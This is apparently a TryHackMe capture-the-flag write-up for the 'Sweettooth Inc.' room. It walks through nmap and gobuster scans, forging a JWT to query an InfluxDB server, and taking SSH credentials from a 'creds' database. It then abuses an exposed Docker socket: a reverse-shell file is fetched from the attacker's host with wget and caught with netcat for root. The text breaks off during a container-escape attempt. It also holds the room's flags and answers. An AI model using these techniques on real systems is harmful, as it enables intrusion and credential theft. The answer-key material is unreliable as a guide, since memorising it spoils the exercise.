
SweetTooth INC.

INTRODUCTION

This report shows the methodology, approach and techniques I used to solve the SWEETTOOTH INC.
Let me walk you through.
I ran an nmap scan on the target as shown in the nmap image below.



From the TCP portscan on port 8086, influxdb was the database software running on the target machine. Alongside there was ssh service running on port 2222. This were the two ports of interest in this case.


```
root@Kali: /home/scr34tur3/Downloads 82x37
┌──(root㉿Kali)-[/home/scr34tur3/Downloads]
└─# nmap -sC -sV -p- --min-rate 1000 10.10.27.13
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-30 20:36 EAT
Warning: 10.10.27.13 giving up on port because retransmission cap hit (10).
Nmap scan report for 10.10.27.13
Host is up (0.21s latency).
Not shown: 65531 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
111/tcp   open  rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100024  1          40086/udp   status
|   100024  1          50537/udp6  status
|   100024  1          55171/tcp6  status
|_  100024  1          60249/tcp   status
2222/tcp  open  ssh     OpenSSH 6.7p1 Debian 5+deb8u8 (protocol 2.0)
| ssh-hostkey:
|   1024 b0:ce:c9:21:65:89:94:52:76:48:ce:d8:c8:fc:d4:ec (DSA)
|   2048 7e:86:88:fe:42:4e:94:48:0a:aa:da:ab:34:61:3c:6e (RSA)
|   256 04:1c:82:f6:a6:74:53:c9:c4:6f:25:37:4c:bf:8b:a8 (ECDSA)
|_  256 49:4b:dc:e6:04:07:b6:d5:ab:c0:b0:a3:42:8e:87:b5 (ED25519)
8086/tcp  open  http    InfluxDB http admin 1.3.0
|_http-title: Site doesn't have a title (text/plain; charset=utf-8).
60249/tcp open  status  1 (RPC #100024)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.o
rg/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 127.93 seconds

┌──(root㉿Kali)-[/home/scr34tur3/Downloads]
└─#
```

What is the database user you find?

o5yY6yya ✓ Correct

After running our gobuster scan we know that we can query the database, however it is authenticated. After some research I found a [blogpost]() detailing the steps.
We first visit `/debug/requests` to find a username, which is `o5yY6yya`. This can be seen in the images below.


```
┌──(scr34tur3㉿Kali)-[/etc]
└─$ gobuster dir --url http://10.10.27.13:8086/ -w /usr/share/wor
dlists/seclists/Discovery/Web-Content/directory-list-2.3-small.tx
t
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.27.13:8086/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/seclists/Discov
ery/Web-Content/directory-list-2.3-small.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/status               (Status: 204) [Size: 0]
/query                (Status: 401) [Size: 55]
/write                (Status: 405) [Size: 19]
/ping                 (Status: 204) [Size: 0]
Progress: 87664 / 87665 (100.00%)
===============================================================
Finished
===============================================================
```




What was the temperature of the water tank at 1621346400 (UTC Unix Timestamp)?

22.5 ✓ Correct

Now that we have a username, we need to create a jwt token in which there is a username and a valid expiry date in epoch. The image below shows how I modified the timestamp to extend my session expiration period.



Having the username and exp timestamp, I was able to generate the JWT as shown in the image below.



We then copy the jwt token an use in the following header `Authorization: Bearer <TOKEN>` and as shown below, I was able to gain access and query the database from my terminal. I first checked for databases in the target.

```
┌──(root㉿Kali)-[/home/scr34tur3/Downloads]
└─# curl http://10.10.27.13:8086/query -H "Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6Im81eVk2eXlhIiwiZXhwIjoxNzUxMzEwODM5fQ.qM1sfUykTC
_CJ5hI0d7YqVmI0uamJMy6UCnQQCjMhO0" --data-urlencode 'q=SHOW DATABASES' | jq
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   166    0   150  100    16    221     23 --:--:-- --:--:-- --:--:--   245
{
  "results": [
    {
      "statement_id": 0,
      "series": [
        {
          "name": "databases",
          "columns": [
            "name"
          ],
          "values": [
            [
              "_internal"
            ],
            [
              "creds"
            ],
            [
              "docker"
            ],
            [
              "tanks"
            ],
            [
              "mixer"
            ]
          ]
        }
      ]
```

```
┌──(root㉿Kali)-[/home/scr34tur3/Downloads]
└─# curl http://10.10.27.13:8086/query -H "Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6Im81eVk2eXlhIiwiZXhwIjoxNzUxMzEwODM5fQ.qM1sfUykTC
_CJ5hI0d7YqVmI0uamJMy6UCnQQCjMhO0" --data-urlencode 'db=tanks' --data-urlencode 'q=show measurements' | jq
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   193    0   165  100    28    100     17  0:00:01  0:00:01 --:--:--   118
{
  "results": [
    {
      "statement_id": 0,
      "series": [
        {
          "name": "measurements",
          "columns": [
            "name"
          ],
          "values": [
            [
              "fruitjuice_tank"
            ],
            [
              "gelatin_tank"
            ],
            [
              "sugar_tank"
            ],
            [
              "water_tank"
            ]
          ]
        }
      ]
    }
  ]
}
```

I then modified the timestamp to match that which is in the question above as it can be seen in the image below.

Convert epoch to human-readable date and vice versa

1621346400 | Timestamp to Human date | [batch convert]

Supports Unix timestamps in seconds, milliseconds, microseconds and nanoseconds.

Assuming that this timestamp is in **seconds**:

GMT : Tuesday, May 18, 2021 2:00:00 PM

Your time zone : Tuesday, May 18, 2021 5:00:00 PM GMT+03:00

Relative : 3 years ago

Yr Mon Day Hr Min Sec

To get the temperature of the water tank, we use the tanks database, get the tables and finally get the temperature. To get the correct temperature, I first converted the epoch time to human reable time which is `Tuesday, May 18, 2021 2:00:00 PM` as seen in the second image below.
With everything set, I was able to retrieve the temprature of water at this give time “1621346400”.

```
┌──(root㉿Kali)-[/home/scr34tur3/Downloads]
└─# curl http://10.10.27.13:8086/query -H "Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6Im81eVk2eXlhIiwiZXhwIjoxNzUxMzEwODM5fQ.qM1sfUykTC
_CJ5hI0d7YqVmI0uamJMy6UCnQQCjMhO0" --data-urlencode 'db=tanks' --data-urlencode 'q=SELECT * FROM water_tank WHERE time = '\''2021-05-18T14:00:00Z'\''' | jq
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   246    0   163  100    83    359    182 --:--:-- --:--:-- --:--:--   541
{
  "results": [
    {
      "statement_id": 0,
      "series": [
        {
          "name": "water_tank",
          "columns": [
            "time",
            "filling_height",
            "temperature"
          ],
          "values": [
            [
              "2021-05-18T14:00:00Z",
              94.81,
              22.5
            ]
          ]
        }
      ]
    }
  ]
}
```

What is the highest rpm the motor of the mixer reached?

4875 ✓ Correct

For the mixer stats, we follow the same procedure as above and use the mixer databases. To get the highest rpm we modify our query to use the `MAX` selector.
And as shown below, I retreived the highest rpm from the db.

```
┌──(root㉿Kali)-[/home/scr34tur3/Downloads]
└─# curl http://10.10.27.13:8086/query -H "Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6Im81eVk2eXlhIiwiZXhwIjoxNzUxMzEwODM5fQ.qM1sfUykTC
_CJ5hI0d7YqVmI0uamJMy6UCnQQCjMhO0" --data-urlencode 'db=mixer' --data-urlencode 'q=SELECT max(motor_rpm) from mixer_stats' | jq

  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   186    0   133  100    53    216     86 --:--:-- --:--:-- --:--:--   301
{
  "results": [
    {
      "statement_id": 0,
      "series": [
        {
          "name": "mixer_stats",
          "columns": [
            "time",
            "max"
          ],
          "values": [
            [
              "2021-05-20T15:00:00Z",
              4875
            ]
          ]
        }
      ]
    }
  ]
}
```

What username do you find in one of the databases?

uzJk6Ry98d8C ✓ Correct

While enumerating influxdb, I found an interesting database of `creds` assuming it contains credentials to the system. Looking at the tables in the database, I find a `ssh` table. Finally by listing the records in the table I found a username and password albeit unconvetional as shown below.

```
┌──(root㉿Kali)-[/home/scr34tur3/Downloads]
└─# curl http://10.10.27.13:8086/query -H "Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6Im81eVk2eXlhIiwiZXhwIjoxNzUxMzEwODM5fQ.qM1sfUykTC
_CJ5hI0d7YqVmI0uamJMy6UCnQQCjMhO0" --data-urlencode 'db=creds' --data-urlencode 'q=SELECT * from ssh' | jq

  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   182    0   152  100    30    189     37 --:--:-- --:--:-- --:--:--   226
{
  "results": [
    {
      "statement_id": 0,
      "series": [
        {
          "name": "ssh",
          "columns": [
            "time",
            "pw",
            "user"
          ],
          "values": [
            [
              "2021-05-16T12:00:00Z",
              7788764472,
              "uzJk6Ry98d8C"
            ]
          ]
        }
      ]
    }
  ]
```

user.txt

THM{V4w4FhBmtp4RFDti} ✓ Correct

Having this valid credentials from the db, I was able to ssh into the target machine and retrieved the user.txt flag as shown from the image below.

```
┌──(root㉿Kali)-[/home/scr34tur3/Downloads]
└─# ssh uzJk6Ry98d8C@10.10.27.13 -p 2222
The authenticity of host '[10.10.27.13]:2222 ([10.10.27.13]:2222)' can't be established.
ED25519 key fingerprint is SHA256:rxhYa4K7GBaKlDryL+Uko+qzgdtrJ80xKRHD4WYAWr8.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.27.13]:2222' (ED25519) to the list of known hosts.
uzJk6Ry98d8C@10.10.27.13's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
uzJk6Ry98d8C@d8a41bcdb808:~$ pwd
/home/uzJk6Ry98d8C
uzJk6Ry98d8C@d8a41bcdb808:~$ ls -la
total 24
drwxr-xr-x 4 uzJk6Ry98d8C uzJk6Ry98d8C 4096 Jun 30 17:39 .
drwxr-xr-x 7 root         root         4096 Jun 30 17:36 ..
lrwxrwxrwx 1 uzJk6Ry98d8C uzJk6Ry98d8C    9 May 18  2021 .bash_history -> /dev/null
drwxr-xr-x 7 uzJk6Ry98d8C uzJk6Ry98d8C 4096 Jun 30 17:39 data
-rw-r--r-- 1 uzJk6Ry98d8C uzJk6Ry98d8C  527 Jun 30 17:39 meta.db
-rw-r--r-- 1 uzJk6Ry98d8C uzJk6Ry98d8C   22 May 18  2021 user.txt
drwx------ 7 uzJk6Ry98d8C uzJk6Ry98d8C 4096 Jun 30 17:39 wal
uzJk6Ry98d8C@d8a41bcdb808:~$ cat user.txt
THM{V4w4FhBmtp4RFDti}
uzJk6Ry98d8C@d8a41bcdb808:~$ ^C
uzJk6Ry98d8C@d8a41bcdb808:~$
```

/root/root.txt

THM{5qsDivHdCi2oabwp}

✓ Correct

Enumerating the box, I realized there is a docker instance running on the server on port 8080.
Since I had credentials to the server, I can do an **ssh tunneling** just so we can have access to the internal server(docker instance) on my local machine as shown below.

```
┌──(root㉿Kali)-[/home/scr34tur3/Downloads]
└─# ssh uzJk6Ry98d8C@10.10.27.13 -p 2222 -L 8080:localhost:8080
uzJk6Ry98d8C@10.10.27.13's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Jun 30 21:10:44 2024 from ip-10-9-247-106.eu-west-1.compute.internal
uzJk6Ry98d8C@d8a41bcdb808:~$ ps aux
USER       PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root         1  0.0  0.5  20048  2768 ?        Ss   17:36   0:00 /bin/bash -c chmod a+rw /var/run/docker.sock && service ssh start & /bin/su uzJk6Ry98d8C -c '/initiali
root         8  0.0  0.5  44764  2728 ?        S    17:36   0:00 /bin/su uzJk6Ry98d8C -c /initializeandquery.sh & /entrypoint.sh influxd
uzJk6Ry+    19  0.0  0.4  11620  2332 ?        Ss   17:36   0:00 bash -c /initializeandquery.sh & /entrypoint.sh influxd
uzJk6Ry+    20  0.0  0.5  11676  2564 ?        S    17:36   0:05 /bin/bash /initializeandquery.sh
uzJk6Ry+    21  0.3 13.5 336152 68292 ?        Sl   17:36   0:53 influxd
root        34  0.0  0.6  55184  3500 ?        Ss   17:36   0:00 /usr/sbin/sshd
uzJk6Ry+  6840  0.0  0.5  19652  2652 ?        S    17:39   0:00 socat TCP-LISTEN:8080,reuseaddr,fork UNIX-CLIENT:/var/run/docker.sock
root     14995  0.0  1.1  80032  5832 ?        Ss   21:14   0:00 sshd: uzJk6Ry98d8C [priv]
uzJk6Ry+ 15061  0.0  0.9  80032  4604 ?        S    21:14   0:00 sshd: uzJk6Ry98d8C@pts/0
uzJk6Ry+ 15062  0.0  0.7  21960  3628 pts/0    Ss   21:14   0:00 -bash
uzJk6Ry+ 15209  0.0  0.0  19652   360 ?        S    21:15   0:00 socat TCP-LISTEN:8080,reuseaddr,fork UNIX-CLIENT:/var/run/docker.sock
uzJk6Ry+ 16570  0.0  0.1   4240   672 ?        S    21:22   0:00 sleep 5
uzJk6Ry+ 16571  0.0  0.4  19196  2408 pts/0    R+   21:22   0:00 ps aux
uzJk6Ry98d8C@d8a41bcdb808:~$ cd /var/run
uzJk6Ry98d8C@d8a41bcdb808:/var/run$ ls
docker.sock  lock  sshd  sshd.pid  systemd  utmp
uzJk6Ry98d8C@d8a41bcdb808:/var/run$ cat docker.sock
cat: docker.sock: No such device or address
uzJk6Ry98d8C@d8a41bcdb808:/var/run$ client_loop: send disconnect: Broken pipe
```

```
uzJk6Ry98d8C@d8a41bcdb808:~$ cd /
uzJk6Ry98d8C@d8a41bcdb808:/$ ls
bin  boot  dev  entrypoint.sh  etc  home  initializeandquery.sh  lib  lib64  media  mnt  opt  proc  root  run  sbin  srv  sys  tmp  usr  var
uzJk6Ry98d8C@d8a41bcdb808:/$ cat initializeandquery.sh
```

```
##############################################################################
##############################################################################

socat TCP-LISTEN:8080,reuseaddr,fork UNIX-CLIENT:/var/run/docker.sock &

# query each 5 seconds and write docker statistics to database
while true; do
  curl -o /dev/null -G http://localhost:8086/query?pretty=true --data-urlencode "q=show databases" --data-urlencode "u=o5yY6yya" --data-urlencode "p=mJjeQ44e2unu"
  sleep 5
  response="$(curl localhost:8080/containers/json)"
  containername=`(jq '.[0].Names' <<< "$response") | jq .[0] | grep -Eo "[a-zA-Z]+"`
  status=`jq '.[0].State' <<< "$response"`
  influx -username o5yY6yya -password mJjeQ44e2unu -execute "insert into docker.autogen stats containername=\"$containername\",stats=\"$status\""
done
uzJk6Ry98d8C@d8a41bcdb808:/$
```

Now accessing the docker instance on our ***localhost:8080/containers/json***


```
localhost:8080/containers/json
Kali Linux  Kali Training  Kali Tools  Kali Forums  Kali Docs  NetHunter  Offensive Security  MSFU
JSON  Raw Data  Headers
Save  Copy  Collapse All  Expand All  Filter JSON
▼ 0:
  ▼ Id:                 "50ae27caa09a487c1c8427deed39746a6f65b93098269d5165db4005c7cdb39a"
  ▼ Names:
      0:                "/sweettoothinc"
    Image:              "sweettoothinc:latest"
  ▼ ImageID:            "sha256:26a697c0d00f06d8ab5cd16669d0b4898f6ad2c19c73c8f5e27231596f5bec5e"
  ▼ Command:            "/bin/bash -c 'chmod a+rw /var/run/docker.sock && service ssh start & /bin/su uzJk6Ry98d8C -c
                        '/initializeandquery.sh & /entrypoint.sh influxd'"
    Created:            1627552363
  ▼ Ports:
    ▼ 0:
        IP:             "0.0.0.0"
        PrivatePort:    22
        PublicPort:     2222
        Type:           "tcp"
    ▼ 1:
        IP:             "0.0.0.0"
        PrivatePort:    8086
        PublicPort:     8086
        Type:           "tcp"
```


To display images in docker containers:
→ ***docker -H tcp://localhost:8080 container ls***

```
┌──(root㉿Kali)-[/home/scr34tur3/Downloads]
└─# docker -H tcp://localhost:8080 container ls
CONTAINER ID   IMAGE              COMMAND                  CREATED       STATUS       PORTS                                          NAMES
d8a41bcdb808   sweettoothinc:latest   "/bin/bash -c 'chmod…"   4 hours ago   Up 4 hours   0.0.0.0:8086->8086/tcp, 0.0.0.0:2222->22/tcp   sweettoothinc
```

To get a shell on the docker instance, I created a bash reverse shell(from pentester monkey), saved it to shell.sh and sent it to the docker instance as shown in the image below.

```
┌──(root㉿Kali)-[/home/scr34tur3/Downloads]
└─# docker -H tcp://localhost:8080 container exec sweettoothinc wget 10.9.247.106:
8081/shell.php
converted 'http://10.9.247.106:8081/shell.php' (ANSI_X3.4-1968) -> 'http://10.9.24
7.106:8081/shell.php' (UTF-8)
--2024-06-30 22:54:09--  http://10.9.247.106:8081/shell.php
Connecting to 10.9.247.106:8081... connected.
HTTP request sent, awaiting response... 200 OK
Length: 53 [application/octet-stream]
Saving to: 'shell.php'

     0K                                                      100% 14.6K=0.004s

2024-06-30 22:54:09 (14.6 KB/s) - 'shell.php' saved [53/53]

┌──(root㉿Kali)-[/home/scr34tur3/Downloads]
```

```
root@Kali: /home/scr34tur3/Downloads 82x16
┌──(root㉿Kali)-[/home/scr34tur3/Downloads]
└─# python3 -m http.server 8081
Serving HTTP on 0.0.0.0 port 8081 (http://0.0.0.0:8081/) ...
10.10.27.13 - - [01/Jul/2024 01:54:10] "GET /shell.php HTTP/1.1" 200 -
```

I had set my netcat listener to listen on port 4444 and executed the shell.php from the docker instance, and there I received a reverse shell. (luckily I got access to the box as root)

```
┌──(root㉿Kali)-[/home/scr34tur3/Downloads]
└─# docker -H tcp://localhost:8080 container exec sweettoothinc bash -i shell.php
bash: cannot set terminal process group (-1): Inappropriate ioctl for device
bash: no job control in this shell

┌──(root㉿Kali)-[/home/scr34tur3/Downloads]
└─#
```

```
root@Kali: /home/scr34tur3/Downloads 82x27
┌──(root㉿Kali)-[/home/scr34tur3/Downloads]
└─# nc -lvnp 4444
listening on [any] 4444 ...

connect to [10.9.247.106] from (UNKNOWN) [10.10.27.13] 35780
bash: cannot set terminal process group (3056): Inappropriate ioctl for device
bash: no job control in this shell
root@d8a41bcdb808:/#
root@d8a41bcdb808:/# whoami
whoami
root
```

As shown in the image below, I was able to retrieve the root user's flag from the docker machine.

```
drwx------   4 root root 4096 May 18  2021 root
drwxr-xr-x   5 root root 4096 Jun 30 20:31 run
drwxr-xr-x   2 root root 4096 May 18  2021 sbin
-rw-r--r--   1 root root   53 Jun 30 22:53 shell.php
drwxr-xr-x   2 root root 4096 Jun 20  2017 srv
dr-xr-xr-x  13 root root    0 Jun 30 17:36 sys
drwxrwxrwt   2 root root 4096 Jun 30 23:01 tmp
drwxr-xr-x  22 root root 4096 May 18  2021 usr
drwxr-xr-x  21 root root 4096 Jun 30 20:31 var
root@d8a41bcdb808:/# cd /root
cd /root
root@d8a41bcdb808:/root# ls
ls
root.txt
root@d8a41bcdb808:/root# cat root.txt
cat root.txt
THM{5qsDivHdCi2oabwp}
root@d8a41bcdb808:/root#
```

The second /root/root.txt

THM{nY2ZahyFABAmjrnx} ✓ Correct

Now I was supposed to retrieve my second root flag with which it was located on the host machine under root dir (the host over which docker was runnig).
After several enumerations, I found a disk partition /dev/xvdsa1 as shown in the image below.

```
root@d8a41bcdb808:/root# fdisk -l
fdisk -l

Disk /dev/xvda: 16 GiB, 17179869184 bytes, 33554432 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disklabel type: dos
Disk identifier: 0xa8257195

Device     Boot    Start      End  Sectors  Size Id Type
/dev/xvda1 *        2048 32088063 32086016 15.3G 83 Linux
/dev/xvda2      32090110 33552383  1462274  714M  5 Extended
/dev/xvda5      32090112 33552383  1462272  714M 82 Linux swap / Solaris
```

I then mounted it to /mnt/tm directory which I first created before mounting this disk.

